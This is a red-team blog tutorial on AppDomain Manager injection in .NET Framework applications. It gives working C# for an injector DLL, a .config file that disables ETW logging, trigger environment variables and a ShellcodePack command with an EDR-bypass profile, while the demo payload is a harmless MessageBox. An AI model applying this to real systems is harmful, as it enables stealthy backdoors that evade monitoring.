

AppDomain Injection -Backdooring .NET Framework Applications

 blog.balliskit.com/appdomain-injection-backdooring-net-framework-applications-d5cb84efc97a


Teapot

March 17, 2026

AppDomain Injection is a technique that allows you to execute arbitrary code within .NET Framework applications by hijacking the AppDomain initialization process. This tutorial explains how to leverage this technique to blend into legitimate .NET applications while evading modern security tools. We also demonstrate how to easily craft this kind of payload using [BallisKit](#) ShellcodePack.

Primary Research Source: This article is based on research by Petar Jr. Pranic (@ipSlav) titled “Let Me Manage Your AppDomain” [1], originally published December 12, 2023, and builds upon foundational work by Casey Smith from 2017 [2].

Press enter or click to view image in full size



Tutorial Context

The target environment for this tutorial is a modern Windows system running .NET Framework applications.

We'll be targeting a simple .NET Framework GUI application to demonstrate how AppDomain Injection works. We will explore different trigger methods including `.config`

files and environment variables. For demonstration purposes, we'll use a MessageBox payload to show successful code execution.

Technical Overview

Understanding .NET AppDomain Architecture

The .NET Framework uses Application Domains (AppDomains) as isolated environments within a single process [3]:

1. .NET Application Starts
↓
2. CLR (Common Language Runtime) Initializes
↓
3. Default AppDomain is Created
↓
4. CLR Checks for AppDomainManager Configuration
↓
5. If Found: Custom AppDomainManager Loads First
↓
6. InitializeNewDomain() is Called
↓
7. Your Code Executes BEFORE Main()
↓
8. Application Continues Normally

Step 1: Creating the Target .NET Application

First, let's create a simple .NET Framework GUI application that will serve as our target. Save this code as TestTarget.cs:

```
using System;
using System.Windows.Forms;
using System.Drawing;
namespace TestTarget
{
    static class Program
    {
        [STAThread]
        static void Main()
        {
            Application.EnableVisualStyles();
            Application.SetCompatibleTextRenderingDefault(false);
            MessageBox.Show(
                "Legitimate Application Starting...",
                "TestTarget",
                MessageBoxButtons.OK,
                MessageBoxIcon.Information
            );
        }
    }
}
```

```

        Application.Run(new MainForm());
    }
}
public class MainForm : Form
{
    public MainForm()
    {
        this.Text = "Test Target Application - Lab";
        this.Size = new Size(500, 400);
        this.StartPosition = FormStartPosition.CenterScreen;
        Label label = new Label
        {
            Text = "This is a legitimate .NET Framework GUI application\n\n" +
                "If AppDomain injection works, you'll see a message\n" +
                "BEFORE this window appears.",
            AutoSize = true,
            Location = new Point(50, 50),
            Font = new Font("Arial", 12)
        };
        this.Controls.Add(label);
    }
}
}

```

Compile the application using the .NET Framework C# compiler:

```

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /target:winexe
/out:TestTarget.exe TestTarget.cs /reference:System.Windows.Forms.dll
/reference:System.Drawing.dll

```


Option breakdown:

- **/target:winexe**: Creates a Windows GUI application
- **/out:TestTarget.exe**: Specifies the output executable name
- **/reference**: Links required .NET assemblies

Test the application to ensure it runs correctly. You should see a MessageBox followed by a simple GUI window.

Here is what it should look like when executed:

Press enter or click to view image in full size



```
# Program.cs X
TestTarget > # Program.cs
1 using System;
2 using System.Windows.Forms;
3 using System.Drawing;
4
5 namespace TestTarget
6 {
7     static class Program
8     {
9         [STAThread]
10        static void Main()
11        {
12            Application.EnableVisualStyles();
13            Application.SetCompatibleTextRenderingDefault(false);
14
15            MessageBox.Show(
16                "Legitimate Application Starting...",
17                "TestTarget",
18                MessageBoxButtons.OK,
19                MessageBoxIcon.Information
20            );
21
22            Application.Run(new MainForm());
23        }
24    }
25
26    public class MainForm : Form
```

PROBLEMS OUTPUT DEBUG CONSOLE **TERMINAL** PORTS

```
PS A:\AppDomainLab\Tests> ..\TestTarget\bin\x64\Release\net48\TestTarget.exe
```

Step 2: Creating the AppDomain Injection DLL

Step 2.1: Simple AppDomain Injection

Create a malicious DLL that will be loaded by the CLR [6][7]. Save this as AppDomInject.cs:

```
using System;
using System.Diagnostics;
using System.Windows.Forms;
public sealed class MyAppDomain : AppDomainManager
{
    public override void InitializeNewDomain(AppDomainSetup appDomainInfo)
    {
        MessageBox.Show(
            "Code Execution via AppDomain Injection!\n\nProcess: " +
            Process.GetCurrentProcess().ProcessName,
            "AppDomain Hijacked",
            MessageBoxButtons.OK,
            MessageBoxIcon.Warning
        );
        base.InitializeNewDomain(appDomainInfo);
    }
}
```

Key Components:

- **MyAppDomain**: Custom class that extends AppDomainManager. You can name this class anything, but it must match the appDomainManagerType value in your configuration.
- **InitializeNewDomain()**: Method called during AppDomain initialization - this is where your payload executes
- The process name is retrieved to confirm we're running in the target process

Step 2.2: Compile the DLL

For local injection, compile the DLL:

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /target:library
/out:AppDomInject.dll AppDomInject.cs /reference:System.Windows.Forms.dll
```

Step 3: Trigger Methods

There are two primary methods to trigger AppDomain Injection:

Method 1: Application Configuration File

Create a configuration file named TestTarget.exe.config in the same directory as TestTarget.exe:

```
<configuration>
  <runtime>
    <etwEnable enabled="false" />
    <appDomainManagerAssembly value="AppDomInject, Version=0.0.0.0,
Culture=neutral, PublicKeyToken=null" />
    <appDomainManagerType value="MyAppDomain" />
  </runtime>
</configuration>
```

Deployment Setup:

```
C:\path\to\folder\
├─ TestTarget.exe
├─ TestTarget.exe.config  <-- Configuration file
└─ AppDomInject.dll      <-- Your malicious DLL
```

Important Notes:

- The .config file must match the executable name exactly
- The DLL must be in the same directory
- **<etwEnable enabled="false">**: Disables ETW (Event Tracing for Windows) events [1]
- **<appDomainManagerType value="MyAppDomain" />**: Must match the class name in your DLL

Method 2: Environment Variables

Instead of creating a `.config` file, set environment variables before launching the target:

```
$env:APPDOMAIN_MANAGER_ASM = "AppDomInject, Version=0.0.0.0, Culture=neutral,
PublicKeyToken=null"
$env:APPDOMAIN_MANAGER_TYPE = "MyAppDomain"
$env:COMPLUS_Version = "v4.0.30319"
```

Launch the target application
`.\TestTarget.exe`

Use Cases:

- No file write permissions for `.config` files
- Temporary injection
- Scripted attacks with environment control

Important: These variables only affect processes launched from the same shell session.

Step 4: Execution and Verification

Step 4.1: Execute the Injection


With your configuration file in place, simply run the target application:

```
.\TestTarget.exe
```

Expected Behavior:

1. **First:** AppDomain injection MessageBox appears (your payload)
2. **Second:** Application's legitimate "Starting..." MessageBox appears
3. **Finally:** The main GUI window opens normally

This execution order proves that your code ran **before** the application's `Main()` method.



Here is what it should look like when executed:

Press enter or click to view image in full size

```
# AppDomainInjector.dll.cs
TestTarget > bin > x64 > Release > net48 > # AppDomainInjector.dll.cs
1 using System;
2 using System.Diagnostics;
3 using System.Windows.Forms;
4
5 public sealed class MyAppDomain : AppDomainManager
6 {
7     public override void InitializeNewDomain(AppDomainSetup appDomainInfo)
8     {
9         MessageBox.Show(
10             "Code Execution via AppDomain Injection!\n\nProcess: " + Process.GetCurrentProcess().ProcessName,
11             "AppDomain Hijacked",
12             MessageBoxButtons.OK,
13             MessageBoxIcon.Warning
14         );
15         base.InitializeNewDomain(appDomainInfo);
16     }
17 }
18 }
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS


PS A:\AppDomainLab\Tests> clear

Step 4.2: Verify Process Context

Open Process Explorer or Process Hacker and inspect TestTarget.exe:

Check loaded modules; you should see AppDomInject.dll

Press enter or click to view image in full size



Name	Description	Company Name	Path
advapi32.dll	API avancées Windows 32	Microsoft Corporation	C:\Windows\System32\advapi32.dll
AppDomainInjector.dll			A:\AppDomainLab\TestTarget\bin\x64\Release\net48\AppDomainInjector.dll
kernel32.dll	Windows Core OS Kernel	Microsoft Corporation	C:\Windows\System32\kernel32.dll

Step 5: AppDomain Injection with Shellcode Pack

Step 5.1: Generate the Implant

To generate an AppDomain injection DLL that executes your shellcode, use the following command:


```
echo "Congratulation" | shellcode_pack.exe -t HELLO -G AppDomInject.dll --  
appdomain=MyAppDomain --arch=WIN_X64 --bypass-profile=bypass_profiles\  
<EDR_BYPASS_PROFILE>.json
```

Option breakdown:

- **-t**: Template model (here **the HELLO** template printing a msgbox)
- **-i**: Path to your shellcode binary file (if you are not using a template)
- **-G**: Output filename for the generated DLL
- **--appdomain**: Specifies the AppDomainManager class name
- **--arch**: Specifies the architecture (WIN_X64 or WIN_X86)
- **--bypass-profile**: Applies multiple AV/EDR evasion techniques during payload generation

If you are more comfortable with a GUI, you can use the ShellcodePack GUI to generate the implant with the same options:

Press enter or click to view image in full size



Step 5.2: Deployment Setup

Once you have generated the implant, set up the deployment:

1. Place the generated `AppDomInject.dll` in the same directory as your target application
2. Create the `.config` file (or use environment variables as shown in Step 3)

Deployment structure:


```
C:\path\to\folder\  
├─ TestTarget.exe  
├─ TestTarget.exe.config  
└─ AppDomInject.dll <-- Generated by Shellcode Pack
```

Step 5.3: Execution

With everything in place, launch the target application `TestTarget.exe`. You should see your payload execute before the application continues to function normally.

Here is what it should look like when executed (here is was done with another msgbox shellcode):

Press enter or click to view image in full size



```
TestTarget.exe.config X
TestTarget > bin > x64 > Release > net48 > TestTarget.exe.config
1 <?xml version="1.0" encoding="utf-8"?>
2 <configuration>
3   <runtime>
4     <etwEnable enabled="false" />
5     <appDomainManagerAssembly value="AppDomInject, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null" />
6     <appDomainManagerType value="MyAppDomain" />
7   </runtime>
8 </configuration>
9

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
PS A:\AppDomainLab\Tests>
```

Conclusion

In this tutorial, we explored AppDomain Injection and its capabilities for backdooring .NET Framework applications. We demonstrated:

- **Two trigger methods:** .config files and environment variables
- **Shellcode Pack integration:** Automated generation of AppDomain injection DLLs with evasion techniques
- **Practical implementation:** Using a real .NET GUI application as a target

AppDomain Injection represents an approach to code execution that leverages the .NET Framework's native functionality. By understanding these techniques, red teams can develop more effective payloads.

References

1. **Petar Jr. Pranic (ipSlav)**. "Let Me Manage Your AppDomain — Abuse the CLR memory (un)safety". December 12, 2023.
<https://ipslav.github.io/2023-12-12-let-me-manage-your-appdomain/>
2. **Casey Smith (subTee)**. "AppDomain Manager Injection" (Original Research, 2017). Archived fork by TheWover.
<https://github.com/TheWover/GhostLoader>
3. **Microsoft Docs**. "Application Domains (.NET Framework)".
<https://learn.microsoft.com/en-us/dotnet/framework/app-domains/application-domains>

4. **Forrest Orr**. “Masking Malicious Memory Artifacts — Part I: Phantom DLL Hollowing”. December 2020.
<https://www.forrest-orr.net/post/malicious-memory-artifacts-part-i-dll-hollowing>
5. **Forrest Orr**. “Moneta — Memory Scanner for Windows”. GitHub Repository.
<https://github.com/forrest-orr/moneta>
6. **NetbiosX**. “AppDomainManager Injection and Detection”. Pentestlaboratories. May 26, 2020.
<https://pentestlaboratories.com/2020/05/26/appdomainmanager-injection-and-detection/>
7. **Rapid7**. “AppDomain Manager Injection: New Techniques for Red Teams”. May 5, 2023.
<https://www.rapid7.com/blog/post/2023/05/05/appdomain-manager-injection-new-techniques-for-red-teams/>